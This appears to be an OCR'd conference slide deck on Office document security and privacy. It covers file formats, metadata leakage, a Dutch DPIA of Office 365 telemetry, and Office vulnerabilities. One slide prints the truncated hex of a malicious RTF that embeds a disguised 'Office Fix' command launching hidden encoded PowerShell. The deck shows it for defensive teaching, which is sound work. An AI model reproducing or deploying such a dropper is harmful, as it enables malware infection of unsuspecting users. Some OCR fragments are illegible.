Office Security and Privacy

Understanding Privacy and Security Risks

Stefan Kelm
WP8-T1


30 September 2020

Public

www.geant.org

What we will be discussing today…

From



To

OpenOffice.org™

LibreOffice
The Document Foundation

DFN
DEUTSCHES FORSCHUNGSNETZ
DFN-CERT


GÉANT

Microsoft Office File Formats

- Up until MS Office 95
  - Who cares? Anyone still using this? Bad luck! ;-)
- MS Office 97 – 2003
  - Office documents are “OLE files” (also known as “OLE2” / “OLECF”)
    - *A hierarchical data structure consisting of several “storages” and “streams”*
    - *Object **Linking** and **Embedding** (OLE) **Compound** File (CF)*
      - a.k.a. “Structured Storage“
      - a.k.a. “Compound Binary File“
      - a.k.a. “Composite Document File v2 (CDF)“
  - `.doc / .xls / .ppt / .msg /` …
  - Can contain **VBA macros/scripts** („Visual Basic for Applications“)

Microsoft Office File Formats

- Starting with MS Office 2007
  - Office documents are ZIP archives, containing XML files (and more)
    - **`.docx / .docm / .xlsx / .xlsb / .xlsm / .pptx /`** …
      - Based on “OfficeOpen XML” (OOXML, an ISO standard created by, erm… Microsoft)
    - **`.docx`**: no support for VBA macros
    - **`.docm`**: may contain OLE objects and thus macros …



```
> unzip -l ferkel.docm
Archive:  ferkel.docm
  Length      Date    Time    Name
---------  ---------- -----   ----
     1563  1980-01-01 00:00   [Content_Types].xml
      590  1980-01-01 00:00   _rels/.rels
     1075  1980-01-01 00:00   word/_rels/document.xml.rels
     2055  1980-01-01 00:00   word/document.xml
     7127  1980-01-01 00:00   word/theme/theme1.xml
    74240  1980-01-01 00:00   word/vbaProject.bin
      277  1980-01-01 00:00   word/_rels/vbaProject.bin.rels
     1426  1980-01-01 00:00   word/vbaData.xml
    12232  1980-01-01 00:00   word/settings.xml
    15674  1980-01-01 00:00   word/stylesWithEffects.xml
    14921  1980-01-01 00:00   word/styles.xml
      623  1980-01-01 00:00   docProps/core.xml
     1186  1980-01-01 00:00   word/fontTable.xml
      428  1980-01-01 00:00   word/webSettings.xml
      994  1980-01-01 00:00   docProps/app.xml
---------                     -------
   134411                     15 files
> 
```

DFN DEUTSCHES FORSCHUNGSNETZ DFN-CERT


Microsoft Office File Formats

- RTF (Rich Text Format)
  - No support for VBA macros …
  - … but may contain OLE objects and thus macros …
  - `.docm` renamed to `.rtf` will open within MS Office and run embedded macro …

```
> cat hallo.rtf
{\rtf1\ansi\deff0 {\fonttbl{\f0 Times New Roman;}}
\f0 \fs60 Moin!}
>
>
> head -20 ferkel.rtf
{\rtf1\ansi\ansicpg1252\deff0\deflang1033{\fonttbl{\f0\fnil\fcharset0 Calibri;}}
{\*\generator Msftedit 5.41.21.2509;}\viewkind4\uc1\pard\sa200\sl276\slmult1\lang9\f0\fs22\par
{\object\objemb{\*\objclass Package}\objw3600\objh1245{\*\objdata
01050000
02000000
08000000
5061636b61676500
00000000
00000000
fa190000
02004d6963726f736f6674204f666969636520466978 2e636d6400433a5c55736572735c757365
722d70635c4465736b746f705c4d6963726f736f6674204f666969636520466978 2e636d640000
0003003d000000433a5c55736572735c757365722d70635c417070446174615c4c6f63616c5c54
656d705c4d6963726f736f6674204f666969636520466978 2e636d64004e180000706f77657273
68656c6c2e657865202d6e6f70202d772068696464656e202d656e636f646564636f6d6d616e64
204a41427a414430415467426c414863414c514250414749416167426c41474d41644141674145
6b4154774175414530415a5142744147384163674235414 64d4164414279414755415951427441
4367414c41426241454d4162774275414859415a5142794148514158514136414 46f4152674279
4147384162514243414745416377426c414459414e4142544148514163674270414734415a7741
6f4143494153414130414 84d4153514242414545415151424241454541515142424145454151 51
>
> ▌
```

PDF

- Portable Document Format (PDF)
  - “Invented” by Adobe, current: v1.7 (1310 p.)
  - Sub formats: PDF/A, PDF/X, PDF/UA, PDF/E
- Goal
  - Presenting documents regardless of hardware, software, OS
- Extremely flexible (yet complex) file form
  - Interaction
    - e.g., opening URLs, sending files to URL[illegible]ms, etc.
  - **Embedding objects of any kind**
    - Scripts, binaries, Images, V[illegible]s, Flash files, etc.
    - … which can be enc[illegible], compressed, encrypted …
    - … in dozens of [illegible]erent ways
  - Multiple v[illegible]ns of a document possible within a single PDF files
- PDF [illegible]ware (at least) since early 2001




Privacy: Data leakage through document meta-data

- Meta-data examples
  - Tracked changes: Inserted or deleted text you thought was gone
  - Speaker notes
  - Hidden cells in sheets
  - Comments
  - Your name and/or initials
  - Your e-mail address
  - Your company or organization's name
  - The name of your computer
  - The name of the network server or hard disk on which you saved the document
  - Other file properties and summary information (“last printed”, …)
  - The names of previous document authors
  - Document revisions
  - Document versions
  - Template information
  - Hidden text, hidden markup
  - Macros
  - Hyperlinks
  - Routing information
  - Non-visible portions of embedded Object Linking and Embedding (OLE) objects
  - GPS coordinates
  - Image features thought to be blurred, removed, or hidden under an upper layer

Privacy: Data leakage through document meta-data


- Meta-data: any and all information within documents which are not directly related to the content
  - Can have consequences ranging from merely being embarrassing to having a severe financial or regulatory impact on a person or organization
- Hard (if not impossible) to remove completely
  - Tools
    - Microsoft Document Inspector
    - Metadata Assistant
    - BigHand Scrub
  - Export documents as PDF?
- Affects not only MS Office documents
  - Many other file formats as well
    - PDF, images (EXIF tags), video, audio, …




DFN DEUTSCHES FORSCHUNGSNETZ DFN CERT®

Privacy in “modern” (a.k.a. Cloud) Office Suites

Can you spot the difference (Office 365 vs. Office 2016)?





DPIA: a case study

- **DPIA**: Data Protection Impact Assessment
  - Carried out on behalf of the Dutch Ministry of Justice and Security
    - *"Privacy Company has investigated the privacy risks related to the use of Microsoft Windows 10 Enterprise, **Office 365 ProPlus** and Office Online, as well as the mobile Office apps"*
    - *"… addresses the data protection risks of the storing by Microsoft of data about the individual use of the Office software, including the use of Connected Services. These metadata […] are called 'diagnostic data' in this report. This includes so called 'telemetry data'."* (cf. Klaus' webinar :-))
    - *"… distinguishes between 3 categories of data:*
      - *Contents of communication with Microsoft's services, part of '**Customer Data**' as defined by Microsoft*
      - ***Diagnostic data**, all observations stored in event logs about the behaviour of individual users of the services*
      - ***Functional data**, which should be immediately deleted or anonymised upon completion of the transmission of the communication."*
  - Carried out multiple times, before and after negotiations with Microsoft
  - Goal: to give recommendations for government organizations

DPIA: first assessment (11/2018)


PRIVACY COMPANY

DPIA DIAGNOSTIC DATA IN MICROSOFT OFFICE PROPLUS

5 November 2018

Commissioned by the Ministry of Justice and Security for the benefit of SLM Rijk (Strategic Vendor Management Microsoft Dutch Government)

Sjoera Nas
Arnold Roosendaal

© 2018, Ministerie van Justitie en Veiligheid. Auteursrechten voorbehouden. Niets uit dit rapport mag worden verveelvoudigd en/of openbaar gemaakt door middel van druk, fotokopie, microfilm, digitale verwerking of anderszins, zonder voorafgaande schriftelijke toestemming van het Ministerie van Justitie en Veiligheid.

www.privacycompany.eu info@privacycompany.eu

- First assessment identified **“8 high data protection risks”**
  - *“No overview of the specific risks for individual organisations due to the **lack of transparency** (no data viewer tool, no public documentation)*
  - *No possibility to **influence or end the collection** of diagnostic data (no settings for telemetry levels)*
  - *The **unlawful storage** of sensitive/classified/special categories of data, both in metadata and in content, such as for example subject lines of e-mails*
  - *The incorrect qualification of Microsoft as a data processor, instead of a joint controller as defined in article 26 of the GDPR*
  - *Not enough **control over sub-processors** and factual processing*
  - *The **lack of purpose limitation** both for the processing of historically collected diagnostic data and the possibility to dynamically add new events*
  - ***The transfer of (all kinds of) diagnostic data outside of the EEA, while the current legal ground is the Privacy Shield and the validity of this agreement is subject of a procedure at the European Court of Justice***
  - *The **indefinite retention period** of diagnostic data and the **lack of a tool to delete historical diagnostical data**”*

DPIA: second assessment (05/2019)

*"Three new DPIAs […] show that Microsoft has solved the eight previously identified privacy risks for **Office 365 ProPlus** (the desktop version 1904/1905).*

Microsoft has mitigated these risks through a combination of

technical,

organisational, *and*

contractual *measures.*

*Microsoft has not yet implemented these improvements in **Office Online** […] and the **mobile Office apps**."*


Privacy: “Conclusion”


- Apologies for not being more precise here, but …
- Many things *can* and actually *do* change for the better …
  - … though probably not everything
  - Microsoft *is* listening
  - What about the Privacy Shield ruling? IANAL!
- There’s lots of information out there
  - Even and especially on microsoft.com
  - Check for the Office version(s) *you’re running* since there are sooo many differences

Security: bug-free software doesn’t exist


- Affects MS Office but Libre/OpenOffice as well
  - Fairly often the (pre-) viewer components are vulnerable as well
- Bugs, because today’s Office Suites are highly complex
  - They bring external “helper apps”
  - They bring their own scripting languages / Interpreter
    - Especially Libre/OpenOffice (Python, Java)
- Many, many bugs contained in libraries
  - True for any and all operating systems
  - Sometimes vulnerable libraries are being integrated directly into Office Suites
    - Updating system libraries not sufficient
  - Even true for “standard” file formats such as JPEG, MP3, …
    - Thus, embedded contents (such as images, flash files) as an attack vector

CVE: MS Office vulnerabilities




